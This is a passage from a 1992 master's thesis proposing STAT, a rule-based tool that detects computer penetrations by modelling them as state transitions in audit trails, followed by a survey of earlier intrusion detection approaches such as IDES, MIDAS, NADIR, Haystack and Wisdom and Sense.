UNIVERSITY OF CALIFORNIA
Santa Barbara

STAT

A State Transition Analysis Tool For Intrusion Detection

A Thesis submitted in partial satisfaction of the
requirements for the degree of
Master of Science
in
Computer Science
by
Phillip Andrew Porras

Committee in charge:

Professor Richard A. Kemmerer, Chair
Professor Amr El-Abbadi
Professor Alan Konheim

1992

©1992
PHILLIP ANDREW PORRAS
ALL RIGHTS RESERVED

This thesis of Phillip Andrew Porras is approved:

_____

_____

_____

Committee Chair

University of California, Santa Barbara

July 1992

Reprinted November 29, 1993

Contents

List of Figures . . . . . **v**

List of Tables . . . . . **vii**

Acknowledgements . . . . . **ix**

Abstract **1**

1 Introduction **3**

2 Current Approaches to Intrusion Detection **7**
2.1 Early Work Toward Intrusion Detection 7
2.2 Issues and Expectations of Intrusion Detection Systems 9
2.2.1 Distributed vs. Stand-Alone Computer Systems 10
2.2.2 Audit Record Format 12
2.2.3 Batch Mode vs. Real-Time Analysis 12
2.3 Survey of Approaches to Intrusion Detection 14
2.3.1 Statistical Anomaly Detection 14
2.3.2 Rule-Based Anomaly Detection 20
2.3.3 Rule-Based Penetration Identification 21
2.3.4 Intrusion Prevention 24
2.4 Summary 26

3 State Transition Approach To Representing Penetrations **29**
3.1 An Overview of the State Transition Approach to Penetration Modeling 30
3.2 Applying the State Transition Approach to Actual Computer System States 38
3.3 State Transition Analysis: from Representing Penetrations to Detecting Penetrations 41

4 The State Transition Approach to Intrusion Detection **43**
4.1 Overview of the State Transition Analysis Tool 43
4.1.1 STAT: A Component-by-Component Roadmap 46
4.2 Audit Record Format and Preprocessing 50
4.2.1 Correspondence Between Audit Records and State Transitions 51
4.3 The STAT Knowledge-base 54
4.3.1 The STAT Fact-base 56

4.3.2 The STAT Rule-base . . . 58
4.4 The STAT Inference Engine . . . 69
4.4.1 The STAT Inference Engine Interfaces . . . 72
4.4.2 Inference Engine Initialization . . . 74
4.4.3 Audit Record Processing . . . 79
4.5 The STAT Decision Engine . . . 83
4.5.1 The Decision Table . . . 85
4.5.2 The Decision Maker . . . 86
4.6 A STAT Knowledge Acquisition Subsystem Project . . . 87

5 USTAT: An Example UNIX Prototype Implementation . . . 91
5.1 The USTAT Audit Record Preprocessor . . . 93
5.1.1 Overview of SunOS 4.1 Audit Record Implementation . . . 93
5.1.2 Translating SunOS Audit Records to the USTAT Prerequisite Format . . . 96
5.2 The USTAT Knowledge-base . . . 99
5.2.1 The USTAT Fact-base . . . 100
5.2.2 The USTAT Rule-base . . . 102
5.3 The USTAT Inference Engine . . . 103
5.4 The USTAT Decision Engine . . . 106
5.5 Other Potential Functionalities . . . 108

6 Comparison of STAT to Current Intrusion Detection Approaches 111
6.1 Benefits of STAT over Current Penetration Identification Tools . . . 112
6.2 Areas for Future Improvement in the STAT Design . . . 116

7 Conclusion . . . 121
7.1 Final Thoughts . . . 122

Appendix A GLOSSARY . . . 131

Appendix B UNIX Penetration Descriptions . . . 139

Appendix C State Transition Diagrams of UNIX Penetrations . . . 153

Appendix D USTAT Penetration Rule-Chains . . . 169

Appendix E An Example USTAT Decision Table . . . 177

List of Figures

3.1 Requirements and Compromised States of Penetration 7 34
3.2 Intermediate State Transition Diagram of Penetration 7 34
3.3 Intermediate State Transition Diagram of Penetration 7 36
3.4 Final State Transition Diagram of Penetration 7 37

4.1 Organization of Intrusion Detection Components 45
4.2 STAT Component-by-Component Breakdown 47
4.3 Overview of Knowledge-base Architecture 55
4.4 State Transition Diagram of Penetration 1 60
4.5 State Transition Diagram of Penetration 7 60
4.6 State Transition Diagram of Penetration 18 62
4.7 Example State Description Table 63
4.8 Example State Transition Diagram with Permutable Signature Actions 67
4.9 STAT Inference Engine Interfaces 73
4.10 Example Penetration Rule-Tree 76
4.11 Algorithm for Audit Record Processing 81
4.12 Overview of Decision Engine Architecture 84

5.1 Mapping of SunOS Release 4.1 C2 Audit Record Format to USTAT Prerequisite Audit Record Format 97
5.2 Deriving STAT Prerequisite Audit Actions from SunOS 4.0.3 C2 Audit Actions 99

C.1 State Transition Diagram #1 155
C.2 State Transition Diagram #2 156
C.3 State Transition Diagram #3 157
C.4 State Transition Diagram #4 158
C.5 State Transition Diagram #5 159
C.6 State Transition Diagram #6 160
C.7 State Transition Diagram #7 161
C.8 State Transition Diagram #8 162
C.9 State Transition Diagram #9 163
C.10 State Transition Diagram #10 164
C.11 State Transition Diagram #11 165
C.12 State Transition Diagram #12 166
C.13 State Transition Diagram #13 167
C.14 State Transition Diagram #14 168

D.1 USTAT State Description Table 173
D.2 USTAT State Description Table (continued) 174
D.3 USTAT State Description Table (continued) 175

E.1 USTAT Decision Table 178
E.2 USTAT Decision Table (continued) 179

List of Tables

3.1 Penetration Scenarion 7 32

3.2 Compromises Subject to State Transition Analysis 40

3.3 System Attributes Necessary for State Transition Representation . . . 41

4.1 STAT Audit Record Format 49

4.2 STAT Formatted Audit Trail of Penetration 7 53

4.3 Rule-Chain: Penetration 1 65

4.4 Rule-Chain: Penetration 7 65

4.5 Rule-Chain: Penetration 18 66

5.1 SunOS Audit Record Header 94

5.2 Audit Event Classes Defined for the Record Event Field 95

5.3 Penetration 1 State Description Assertions 104

5.4 UNIX Specific Attributes Subject to State Description Assertions . . 107

6.1 Comparison of STAT to Current Penetration Identification Tools . . . 116

C.1 Summary of Penetration To State Transition Diagram Representation 153

C.2 File Set Summary 154

D.1 Rule-Chain: State Transition Diagram 1 169

D.2 Rule-Chain: State Transition Diagram 2 169

D.3 Rule-Chain: State Transition Diagram 3 169

D.4 Rule-Chain: State Transition Diagram 4 170
D.5 Rule-Chain: State Transition Diagram 5 170
D.6 Rule-Chain: State Transition Diagram 6 170
D.7 Rule-Chain: State Transition Diagram 7 170
D.8 Rule-Chain: State Transition Diagram 8 171
D.9 Rule-Chain: State Transition Diagram 9 171
D.10 Rule-Chain: State Transition Diagram 10 171
D.11 Rule-Chain: State Transition Diagram 11 171
D.12 Rule-Chain: State Transition Diagram 12 171
D.13 Rule-Chain: State Transition Diagram 13 172
D.14 Rule-Chain: State Transition Diagram 14 172

Acknowledgements

It is with heartfelt gratitude that I acknowledge the following people who supported me during the development of this thesis. First, I wish to express my thanks to my advisor, Richard Kemmerer. My gratitude to him extends far beyond his guidance in the development of this thesis; I thank him for the sincere interest and concern that he has shown for me. Many thanks to Koral Ilgun as well, for his interest in this project and his insights into its improvement. I also want to thank my managers at The Aerospace Corporation, Jerzy Rub and Dixie Baker, who patiently accepted my endless broken deadlines. Although I've only been there a short time, I've come to think of Aerospace as a second home - literally. A large debt of gratitude also goes to the two most significant influences on my life, my parents, for without their encouragement and support the pursuit of this degree would not have been possible. And lastly, I should like to dedicate this thesis to my wife Grace, who has probably learned more about intrusion detection than any grade-school teacher in history. It was her understanding and patience that helped me overcome the challenge of working full-time while trying to complete this thesis (which is something that I must remember to discourage our children from attempting).

Phillip Porras is currently with
Trusted Computer Systems Department
The Aerospace Corporation
P.O.Box 92957
Los Angeles, CA 90009-2957
(310) 336-8078
porras@aero.org

Abstract

STAT
A State Transition Analysis Tool
for Intrusion Detection
by
Phillip Andrew Porras
Master of Science in Computer Science
University of California, Santa Barbara, 1992
Richard A. Kemmerer, Chair

This thesis proposes a new approach to representing computer penetrations and applies the approach to the development of a real-time intrusion detection tool. The approach, referred to as penetration state transition analysis, views a penetration as a sequence of state changes that lead a computer system from an initial prerequisite state to a target compromised state. State transitions are defined in terms of critical actions and assertions that describe the pre- and post-action states of the system. A state transition diagram, which is the graphical representation of state transition analysis, identifies precisely the requirements and compromise of a penetration and lists only those critical events that must occur for the successful completion of the penetration.

The State Transition Analysis Tool (STAT) is an advanced rule-based expert system that analyzes the audit trails of multi-user computer systems in search of impending security violations. STAT represents state transition diagrams within its rule-base and uses them to seek out those state transitions within the target system that correspond to known penetration scenarios. Unlike comparable analysis tools that pattern match sequences of audit records to the expected audit trails of known penetrations, STAT rules focus on the effects that the individual steps of a penetration have on the state of the computer system. The resulting rule-base is not only more intuitive to read and update than current penetration rule-bases, but also provides greater functionality to detect impending compromises.

This page intentionally left blank

Chapter 1
Introduction

Over the past decade, significant progress has been made toward the improvement of computer system security. Unfortunately, the undeniable reality remains that all computers are vulnerable to compromise. Even the most secure systems built today are vulnerable to authorized users who abuse their privileges. Given this reality, the need for user accountability is very important. Accountability is key, both as a measure of deterrence and for terminating abusive computer usage once it is discovered. Equally important is the need to facilitate damage assessment once abusive usage is discovered.

In recognition of these needs and that security violations are a fact of life for computers, many systems implement a form of transaction record keeping called audit collection. Audit collection is an important management tool for computer systems in that it establishes both accountability for users and aids in damage assessment once an abuse has been discovered. An *audit trail* refers to a chronological record of system activities that enables one to reconstruct and examine the sequences of actions performed by an individual user. Before the advent of audit collection, system administrators could only guess who was responsible for the occurrence of a malicious act on the system, and worse, had no means of determining what other malicious acts that individual may have performed.

Until recently, however, the ability to utilize audit trails as a means of detecting system compromises has been limited by one major problem. In order to provide enough data to determine accountability and enable damage assessment, the audit service must record the occurrences of all *security-relevant events*, which on most systems result in an enormous quantity of audit data. Given the volumes of data

produced by most audit services, any security violation recorded within an audit trail is often likely to be secure from discovery as well.

The increasing interest in automated audit data analysis has been due, in part, because it provides a practical means for analyzing large volumes of audit data efficiently. Automated audit data analysis tools, referred to as intrusion detection systems, aid analysts in identifying security violations that might have once gone unnoticed. In addition, intrusion detection provides an added value to audit data that cannot be realized using manual analysis. When performed in real-time, intrusion detection can use audit data to track user behavior and determine if a user's current actions represent a threat to security.

This thesis proposes a new approach to representing computer penetrations, and applies this approach to the development of a real-time expert system intrusion detection tool. The expert system, referred to as the State Transition Analysis Tool (STAT), is an advanced rule-based analysis tool for analyzing the audit trails of multi-user computer systems in search of known penetrations. To provide the reader with a basis for evaluating the proposed analysis tool, Chapter 2 begins with a survey of several current approaches to intrusion detection. This survey summarizes both the strengths and weaknesses of each approach, discussing sample implementations of the approaches to illustrate their use. Next, Chapter 3 introduces a method for representing computer penetrations using a diagraming scheme similar to traditional state charts. This technique for representing penetrations, referred to as state transition analysis, was developed by the author as a classification scheme to aid in penetration analysis. Chapters 4 through 6 are dedicated to introducing STAT, a real-time intrusion detection analysis tool, which is based on the diagraming technique introduced in Chapter 3. Chapter 4 provides a functional description of the four major STAT components, and explains how its modular design and unique expert system rule-base provides an unmatched ability to recognize and respond to impending computer compromises. Chapter 5 continues the discussion of STAT by proposing a system specific example prototype implementation. This prototype, proposed for a UNIX target system, provides a further illustration of the overall STAT design. Chapter 6 discusses both the benefits and costs associated with STAT, comparing its functionality to three comparable intrusion detection tools presented in Chapter 2. Several areas

for future research and enhancement are also identified. Lastly, Chapter 7 concludes with a summary of the key points presented in this thesis.

This page intentionally left blank

Chapter 2
Current Approaches to Intrusion Detection

Within the past five years, there has been a steadily growing interest in the research and development of intrusion detection systems, involving research institutions as well as commercial vendors. Surveys of implemented intrusion detection systems, many of which are in operation today, can be found in [29, 34, 40]. Examples of actual competitive assessments between intrusion detection systems can be found in recent technical reports by both the Navy and the Air Force [36, 25].

This chapter surveys various approaches to the development of intrusion detection systems, discussing example implementations with each approach to help illustrate its use in practice. The goal here is to identify the strengths and weaknesses of current intrusion detection approaches, providing the reader with a reference point for understanding the benefits, as well as the tradeoffs, to the approach proposed in this thesis.

2.1 Early Work Toward Intrusion Detection

One of the earliest studies on intrusion detection was done by Jim Anderson Co. [1]. This study focused on the improvement of computer security auditing facilities and surveillance capabilities. Within the report, three classes of malicious users were identified:

- the masquerader
- the legitimate user
- the clandestine user

Masqueraders are individuals who penetrate a computer system's access controls to exploit a legitimate user's account. Legitimate users are individuals with authority to access the system. A legitimate user who participates in illicit activity on the computer system is referred to as a misfeasor. Clandestine users are individuals who seize supervisory control of the system, and use this control to either operate below the level of audit collection or suppress audit collection altogether.

Anderson's study proposed that one could identify patterns of usage for a particular user by studying that user's audit trail over a significant period of time — the longer the duration, the more accurate the study. In effect, the pattern of usage that is discerned from the user's audit trail (i.e., the user's "normal" behavior pattern, could be used to identify patterns of usage not normal for that user). The study concluded that these periods of abnormal behavior or anomalies, would be useful in distinguishing a masquerader from a legitimate user.

Misfeasors were recognized as being much more difficult to detect than masqueraders in that the distinction between abnormal and normal behavior would all but disappear. Given small amounts of misuse by a legitimate user, Anderson concluded that such violations would be undetectable solely through the search for anomalous behavior. However, if a legitimate user's authority was used to access data not normally accessible to him/her, such situations could be detected and the abuse recognized. Anderson was not as optimistic, however, toward the problem of detecting clandestine users, who have the ability to gain privileged access and either disable or subvert the auditing mechanisms. The search for clandestine users purely through the analysis of audit data alone involves the search for what is not present in the trail.

[1] was a seminal study, from which several of its findings appear, either by design or coincidence, in each intrusion detection approach surveyed here. The following terms were noted in Anderson's study, and are used throughout this survey, as well as other intrusion detection literature:

Threat: The potential for deliberate and unauthorized

- access of information
- manipulation of information
- rendering of a system inoperable or unreliable.

Attack: A scenario or set of actions formulated to carry out a threat.

Penetration or **Intrusion**: A successful attack.

An attacker is defined as an individual attempting to execute an attack on a system. A penetrator or intruder refers to a successful attacker. However, for the purposes of this discussion, it will be unnecessary to make a distinction between an attacker, a penetrator and an intruder. Each is of equal concern to intrusion detection.

2.2 Issues and Expectations of Intrusion Detection Systems

Several key assumptions regarding the environment that an intrusion detection system operates in are often stated without any justification or explanation of how their absence would affect the system. One assumption is regarding the topology of the target system being analyzed. The following section discusses the substantial differences between the analysis of audit data on a distributed environment versus a stand-alone multi-user computer system. Another assumption is with respect to the audit record format. Section 2.2.2 provides a brief discussion on the diversity of expectations regarding the format and content of audit records required by various intrusion detection approaches. Finally, the third assumption deals with the time at which the analysis occurs: in real-time or after some period of accumulation (i.e., in batch mode). Section 2.2.3 summarizes the differences between batch mode and real-time intrusion detection.

The above assumptions are of particular importance to the remainder of this thesis since they also appear during the presentation of the intrusion detection system proposed in this thesis. Without a discussion of these assumptions it may not be apparent what their significance is and what effect(s) their absence would have.

2.2.1 Distributed vs. Stand-Alone Computer Systems

There is a significant difference between intrusion detection on stand-alone computer systems and intrusion detection within a distributed environment. The majority of the implementations surveyed below are intended to function on stand-alone, multi-user computer systems. The Distributed Intrusion Detection System (DIDS) [10], developed at UC Davis, is an example of an intrusion detection system designed for the analysis of audit data in a distributed environment. The following is a brief summary of some of the major differences that make the development of distributed intrusion detection systems somewhat more complex than the development of their counterparts on stand-alone computer systems. A thorough discussion of these issues can be found in [44].

On stand-alone computer systems audit collection is performed by a single audit mechanism, producing consistency within the audit record format. A distributed system, on the other hand, may deal with several separate audit collection mechanisms. Also, it may not be feasible to develop a standard audit record format for a distributed system with heterogeneous components. Hence, the requirement to compare audit records of different components, let alone the requirement to coordinate the analyses of separate components, adds to the complexity of developing effective intrusion detection systems for distributed environments.

Unlike stand-alone computer systems, distributed systems may also be required to transmit audit data from remote components to the audit collection server(s). The implementation of audit transmission protocols will further add to the complexity of the collection and analysis process for distributed intrusion detection systems that deal with remote components. The Simple Audit Collection Protocol, developed by Unisys for the Air Force's Network Security Server, is one example of an audit transmission protocol designed for the collection of audit data from heterogeneous

network components. Such protocols must also be concerned with preserving the integrity and secrecy of the audit data. Integrity is an issue because audit records may ultimately be used to prosecute an intruder in a court of law, and secrecy is an issue because the information contained within the audit records could potentially be as valuable as the information contained within the system objects. [3] examines issues involving the collection of audit data from heterogeneous components within a distributed environment, and proposes a framework for a Distributed Audit System (DAS).

Distributed systems must also choose between using a central repository that collects, sorts and analyzes all the audit data for the system or using distributed repositories with multiple analyzers. In the case of multiple analyzers, coordination between the analyzers is required in order to produce system-wide audit information. Communication protocols may therefore be required to support messages passing between remote audit analyzers.

Another issue that adds to the difficulty of distributed intrusion detection is the diversity and increase in the numbers of penetrations that threaten the target system. On a distributed system, the number of penetrations that an analysis tool may be required to detect will be the sum of all of the known penetrations of each component, as well as those system wide. On the other hand, an intrusion detection system on a stand-alone computer will at most be called upon to detect the known penetrations for that single system.

Finally, distributed intrusion detection implementations may simply have more audit data to deal with than their counterparts on stand-alone computer systems. Distributed environments may have far more audit records than stand-alone computer systems, simply by their potential to support more subjects and objects. Consequently, they may need to employ sophisticated compaction algorithms and require larger archiving systems.

2.2.2 Audit Record Format

When they are provided by a system, audit records are nearly always generated in large volumes. Audit collection is somewhat of an all or nothing proposition, making storage, let alone analysis, a costly endeavor. Even during a penetration, the majority of the audit records listed in the attacker's audit trail are not relevant to the penetration. Furthermore, key actions necessary for the success of the penetration may not be audited. Given the importance of having good input to produce meaningful output, it is not surprising that some intrusion detection implementations have even supplied the target system with their own audit data collection programs [30, 20].

The development of specialized audit collection mechanisms are not, however, a requirement for all intrusion detection systems. In many cases, an audit record preprocessor is all that is needed to translate an audit trail into input for an intrusion detection system. For example, Haystack [47] uses a preprocessing utility to translate its target system's audit trail into a standard Canonical Audit Trail or CAT format. As a further aid in the development of consistent, well designed audit trails, standards for audit record format such as POSIX [41] and DNSIX [14] have been proposed. A discussion of the STAT audit record format is presented in Section 4.2.

2.2.3 Batch Mode vs. Real-Time Analysis

In batch mode intrusion detection, the analysis of audit data occurs some time after the data has been collected, either during low periods of cpu usage or on a different system altogether. For example, a computing facility might collect a corpus of audit data over the period of a week or month, and send it to another facility for analysis. That way the computing facility will not have to pay, in dollars or cpu cycles, for the cost of owning its own intrusion detection system. Batch mode systems can be quite useful in computing environments where periodic summaries of suspicious usage are sufficient.

However, some systems require near real-time analysis, in that they must know immediately, if and when information or resources are in danger of being abused.

Rather than accumulating audit records for analysis later, real-time intrusion detection systems have audit records input as they are created. In such cases, performance becomes *the* critical issue. High speed hardware, large storage capacity, and high reliability are all key issues in such implementations. SRI's IDES, for example, is provided a separate and isolated SPARC station to run on. The SPARC is connected to the target system via a high speed optical communication line.

Furthermore, the auditing software itself may have to be specially designed to avoid problems involving data buffering. For example, Vaccaro [53] noted delays of up to 9 minutes on a VAX running VMS 4.5, between the time that an audit transaction occurred and the time it was written to disk. Similar observations have also been noted on SPARC stations running SunOS 4.1. To make real-time audit data analysis viable, such delays would first need to be removed (or at least reduced considerably).

Given that real-time intrusion detection implementations may, in some cases, have the ability to identify suspicious user behavior as it is occurring, or may detect an impending security violation, preemption has also been looked at as a viable function within such systems. In the case that an intrusion detection system is given responsibility for making security relevant decisions, it must also therefore become part of the Trusted Computing Base (TCB). As part of the Trusted Computer System Evaluation Criteria (TCSEC) B3 rating requirements, the criteria states the following: [37]

"the TCB shall contain a mechanism that is able to monitor the occurrences or accumulation of security auditable events that may indicate an imminent violation of security policy. This mechanism shall be able to immediately notify the system security administrator when the thresholds are exceeded and, if the occurrence or accumulation of these security-relevant events continues, the system shall take the least disruptive action to terminate the event."

One of the main goals of STAT is to provide a highly flexible and reliable means for predicting impending security violations. Further, STAT's design will take into consideration the ability to signal the Site Security Officer (SSO), if not take preemptive action directly, when a known violation is near completion.

2.3 Survey of Approaches to Intrusion Detection

This section surveys various approaches to the development of intrusion detection systems, along with examples of currently available intrusion detection tools that employ these approaches. This discussion will focus on the technical merits, issues and concerns of each approach.

Essentially, no approach stands alone as a catch-all for computer penetrations. Instead, each approach is technically suited to identify a subset of the security violations to which a computer system is subject. For example, statistical anomaly detection, Section 2.3.1, is effective in identifying masqueraders, but in many cases is unable to identify even well-known penetrations by misfeasors. Fortunately, other approaches, such as Rule-base Penetration Identification, are able to represent and seek out known penetrations within an audit trail. Accordingly, intrusion detection system designers will often implement multiple approaches within a single intrusion detection system.

2.3.1 Statistical Anomaly Detection

One of the most prevalent approaches used in the development of intrusion detection systems involves the use of statistical analyses to measure variations in the volume and type of audit data produced on a system. The statistical analysis of audit data can be applied to individual user audit trails or applied to all of the target systems audit records as a whole. This discussion presents two techniques for intrusion detection involving statistical anomaly detection: Threshold Detection and Profile-based Anomaly Detection.

Threshold Detection

Threshold detection, or summary statistics, is one of the most rudimentary forms of intrusion detection. The goal of threshold detection is to record each occurrence of a specific event and, as the name implies, detect when the number of

occurrences of that event surpass a reasonable amount that one might expect to occur during normal system operation. The event is such that an unnaturally high number of occurrences within a short period of time may indicate the presence of an intruder. Once the threshold number of occurrences is surpassed, the threshold detector has the option to either preempt the source of the event, if possible, or notify the SSO.

Threshold analysis alone, however, is a poor detector of even semi-sophisticated intrusions, and is usually implemented as a small sub-component within those intrusion detection systems that do employ it. When implementing a threshold detector, the most obvious difficulty is in identifying the threshold number for a specific event. Both the threshold number and the time interval of the analysis may be left to the discretion of the SSO and depend upon the security-relevance of the event being monitored, as well as historical number of occurrences.

The Multics Intrusion Detection and Alerting System (MIDAS) [45] uses a threshold detector as one of its subcomponents. MIDAS is a real-time intrusion detection tool operating on the National Computer Security Center's (NCSC) network mainframe, Dockmaster. MIDAS relies on three heuristic approaches to detect abuse: the immediate attack heuristic, the user anomaly heuristic, and the system state heuristic.

The immediate attack heuristic offers MIDAS' first, and most superficial, line of defense by employing threshold detection. Immediate attack rules are in place in recognition of the fact that certain audit entries, in isolation from all other data, may be anomalous enough to raise suspicion immediately. For example, in recognition of the fact that break-ins to user accounts are often preceded by a large number of failed logins, MIDAS searches for, and acts upon a high number of failed login audit records.

Other general examples of threshold detection include expert rules that fire when a predefined number of I/O errors occur, or when an extraordinary amount of deletions or references are observed. Remote connection audit trails may also be a profitable area to employ threshold analysis. Systems may install threshold detectors to track unusually large data transfers or other accesses from remote sites.

The Network Anomaly Detection and Intrusion Reporter (NADIR) is an example of a network intrusion detection system that utilizes threshold detection [25, 40]. NADIR, under development at Los Alamos National Laboratory, is a real-time audit data analysis tool targeted for the Integrated Computing Network (ICN).

Statistical Profile-based Anomaly Detection

One of the earliest, and perhaps most generally accepted, intrusion detection techniques is that of profile-based anomaly detection. Both rule-based, as well as purely statistical forms of profile-based anomaly detection have been developed. As mentioned in Section 2.1, [1] was the first published study to propose that intrusions could be detected by monitoring a system's audit logs for usage that deviates from established patterns of usage.

Several years after Anderson's paper, Denning and Neumann presented a more complete and focused discussion of statistical profile-based anomaly detection in [15]. This paper introduced the SRI Intrusion Detection Expert System model (IDES), which has since moved from a model to a real-time audit data analysis tool. IDES uses both a profile-based anomaly detection component and a rule-based component for identifying known penetrations [31, 32, 33]. IDES has made a significant impact on the intrusion detection community and has influenced the development of many intrusion detection systems. The profile-based anomaly detection component of IDES uses statistical measures to identify expected behavior at the user, group, remote host and target system levels. For the most current, indepth discussion of the IDES statistical implementation the reader is referred to [27].

Other examples of intrusion detection systems that implement statistical forms of anomaly detection include MIDAS [45], NADIR [25], Haystack [47] and ISOA [55]. Overall, the systems are similar to IDES, and to each other, in both the types of penetrations they focus on and the statistical formulas they use to identify the penetrations. However, each is a unique implementation of statistical profile-based anomaly detection.

MIDAS, which was heavily influenced by earlier work done on the IDES model, searches for anomalous behavior by both users and the system as a whole. However,

whereas IDES is designed to be highly portable, MIDAS was developed as a very system specific implementation for the NCSC's Dockmaster. NADIR is also a system specific implementation, targeted for the Integrated Computing Network (ICN). NADIR assigns weighted anomaly factors based on deviations found within user sessions. A graphics interface is provided to aid the SSO in determining the outstanding usage deviations among system users. Haystack, developed by Haystack Laboratories Inc., runs in batch-mode with both data reduction and statistical analysis components. Haystack employs two methods of statistical analysis. One method uses a weighted multinomial "suspicion quotient," which represents the degree to which a user's session resembles a target intrusion for that user's security group. The second method identifies significant variations between a user's past usage patterns and the user's most recent sessions. Finally, the Information Security Officer's Assistant (ISOA), developed by Planning Research Corporation, combines both an expert system, along with a statistical analysis component to monitor user behavior as well as detect known penetrations. Like MIDAS, the statistical component of ISOA develops both user and host profiles.

The main advantage of anomaly detection is that it provides a means of detecting intrusions, without *a priori* knowledge of the security flaws in the target system. The approach requires very few, if any, system dependent rules, making tools that employ the approach very portable. The following is a list of security violations, along with characteristics of the violations that profile-based intrusion detectors might use to identify them [16].

- *Masquerading:* Masqueraders are often characterized as having unusual login times and/or login locations from that of the legitimate user. Moreover, masqueraders often spend more time browsing through directories and tend to raise more access denials and system errors as they attempt to learn about the system and its contents.
- *Attempted Break-ins:* Attempted break-ins are characterized by an unusually large amount of failed logins.
- *Misfeasance:* Legitimate users browsing the system may produce larger than normal numbers of access denial records. In addition, browsing will produce an uncharacteristically high number of references to previously unreferenced objects.

- *Illegal Dissemination of Information:* Illicit production of printed output may be distinguished by the use of remote printers and/or an unusual time of production. The illegal distribution of data may be distinguished by data transfers occurring at unusual times and/or through unusual system ports.
- *Aggregation and Inference Attacks:* Aggregation and inference attacks may be distinguished by unusually high numbers of data retrievals and/or queries.
- *Trojan horses and Viruses:* Programs that have been replaced by Trojan horses may differ in the amount of CPU cycles or I/O activity. Programs infected by a virus may be characterized by their abnormal modifications to other executable files.
- *Denial of Service:* Denial-of-Service may be characterized by an abnormally high activity for one user with respect to the denied resource, in conjunction with an abnormally low usage by the other users.

Although profile-based anomaly detection is a very accepted and portable approach to intrusion detection, data on its operational effectiveness is limited. There are also several issues that limit anomaly detection or increase the difficulty. The following is a brief list of some of the issues that may hinder the effectiveness of profile-based anomaly detection, along with techniques used to address these issues.

- *False positive rate:* For every anomaly that corresponds to a security violation, there may be any number of legitimate uses that could also cause the same anomaly. The higher the number of false positives, the less likely the SSO will be able to distinguish true penetrations from false alarms. As a result, profile-based anomaly detectors tend to deal in terms of suspicion ratings rather than absolute identification of security violations. Anomaly detectors are also equipped with parameters to decrease their sensitivity to certain anomalies, while maintaining enough sensitivity to identify penetrations. This fine tuning of the system is a difficult process and perhaps one of its most ad hoc aspects.
- *False negative rate:* Another problem is that not all violations will produce anomalous behavior. There are several penetration scenarios that could compromise a system, and yet produce no identifiable anomaly. In recognition that profile-based anomaly detection is not designed as a "catch-all" identification

system for security violations, intrusion detection systems often employ it in conjunction with other intrusion detection approaches.

- *Gradual misbehavior*: Misfeasors, who are aware that their actions are being monitored by a profile-based anomaly detector, may attempt to avoid detection by gradually training the detector to accept their misuse as normal behavior. For example, an employee of an inventory department, who wishes to access payroll data, might attempt to foil an anomaly detector by slowly, over the course of days or weeks, change his access behavior. At first the employee may make a few simple accesses to payroll data, and gradually increase the frequency of references to payroll data as the anomaly detector grows accustomed to the behavior.

  To counter gradual misbehavior, implementations such as IDES also develop group profiles to compare the actions of one user to what is expected from the user's group. For example, an anomaly detector may gradually learn to view the employee's payroll references as normal, but compared to his fellow inventory workers, such actions will be ranked as very suspicious. The above argument holds only when the gradual misbehaver can be associated with a particular group. Otherwise gradual misbehavior will be an effective way to circumvent detection.

- *Sporadic user environments:* Not all environments are equally capable of supporting profile-based anomaly detection. Some environments, such as a banking system, have users who perform the same tasks day after day. The amount of variation in a clerk's behavior, for instance, as well as the group behavior, will be very slight. Thus, profiles of normal behavior may be established very easily.

In other environments however, such as a university computer network, anomalous behavior will likely be the norm for many users. In such cases, the underlying premise that historical audit logs will produce patterns of usage does not hold, and the number of false positives may render an anomaly detector unusable.

2.3.2 Rule-Based Anomaly Detection

There is very little difference in either the premise or conclusions involved in rule-based anomaly detection as compared to statistical anomaly detection. The two approaches also share in the same advantages and disadvantages mentioned in the previous section. The main difference is that rather than using statistical formulas to identify usage patterns in audit data, rule-based anomaly detectors use sets of rules to represent and store the usage patterns. Two example intrusion detection implementations that employ rule-based anomaly detection are Wisdom and Sense (W&S) [53] and the Time-based Inductive Machine (TIM) approach proposed in [13].

W&S, developed at Los Alamos National Laboratories, operates on a number of systems at both the operating system and application level, in either real-time or batch mode. Rules can be generated from historical audit data, as well as entered manually to express policies, expert penetration rules and administrative data. Automated rule generation is done by a categorical examination of historical audit data, from which a rule set describing historical patterns is generated. The rules created by W&S are not only rules that are obvious and predictable by experts, but can at times be non-intuitive, representing subtle patterns of behavior that may go unnoticed by an expert. Rules represent the past behavior patterns of users, programs, privileges, time slots, terminals, etc.

The W&S rule-base can be rather large, containing approximately 10^4 to 10^6 rules. W&S rules are stored in a tree structure referred to as the rule forest. Specific data values contained within the audit records fields are categorized and collected into groups. The groups are referred to as thread classes. An example of a thread class would be all the audit records that contain the same user/terminal field values. Associated with each thread class, is a collection of operations, or rules. Rules are applied to the data items contained in a thread each time a transaction associated with that thread is recorded. Transactions are matched against the events of a thread to determine if the transactions represent historically observed patterns of behavior or new (anomalous) behavior.

Another implementation of rule-based anomaly detection can be found in the Time-based Inductive Machine intrusion detector (TIM). The main difference between

TIM and other anomaly detection systems is that TIM focuses on patterns of event sequences, whereas the others focus on individual events. For example, suppose events E_1, E_2 and E_3 are listed sequentially in an audit trail. Other anomaly detection systems seek to measure whether or not the occurrence of each event individually signifies a deviation from what is expected in the audit trail. Thus, if event E_2 was identified as unusual, then it alone would be marked as suspicious. TIM, on the other hand, attempts to measure the probability of event sequences occurring. In the above example, TIM would assign a degree of suspicion to the occurrence of event E_1, followed by E_2, followed by E_3, based on the history of event sequences TIM has observed.

Like W&S, rules are automatically generated through the analysis of past audit data. However, by grouping event sequences into single rules, TIM is also able to reduce the amount of space required in the rule base. Instead of producing a rule entry for each event, often-used multiple events are condensed into a single rule.

2.3.3 Rule-Based Penetration Identification

A penetration identification system is essentially an expert system whose rules fire when audit records are parsed that appear to indicate suspicious, if not illegal, user activity. The rules may recognize single audited events that represent significant danger to the system by themselves, or they may recognize sequences of events that represent an entire penetration scenario.

Rule-based penetration identifiers have become a common supplemental component of intrusion detection systems that also employ anomaly detection components. Reasons why one should not rely on anomaly detection as the sole means for identifying intruders have already been discussed in Section 2.3.1. In recognition of these points, intrusion detection systems that employ anomaly detectors often supplement their detection capabilities with expert rules for identifying known penetrations. The expert rules offer the additional capability of identifying dubious behavior, even when the behavior appears to conform with established patterns of use. Examples of intrusion detection implementations that supplement their anomaly detection components

with expert penetration rules include IDES, NADIR and W&S. Unlike anomaly detection systems, the rule-base of a penetration identifier is very machine specific.

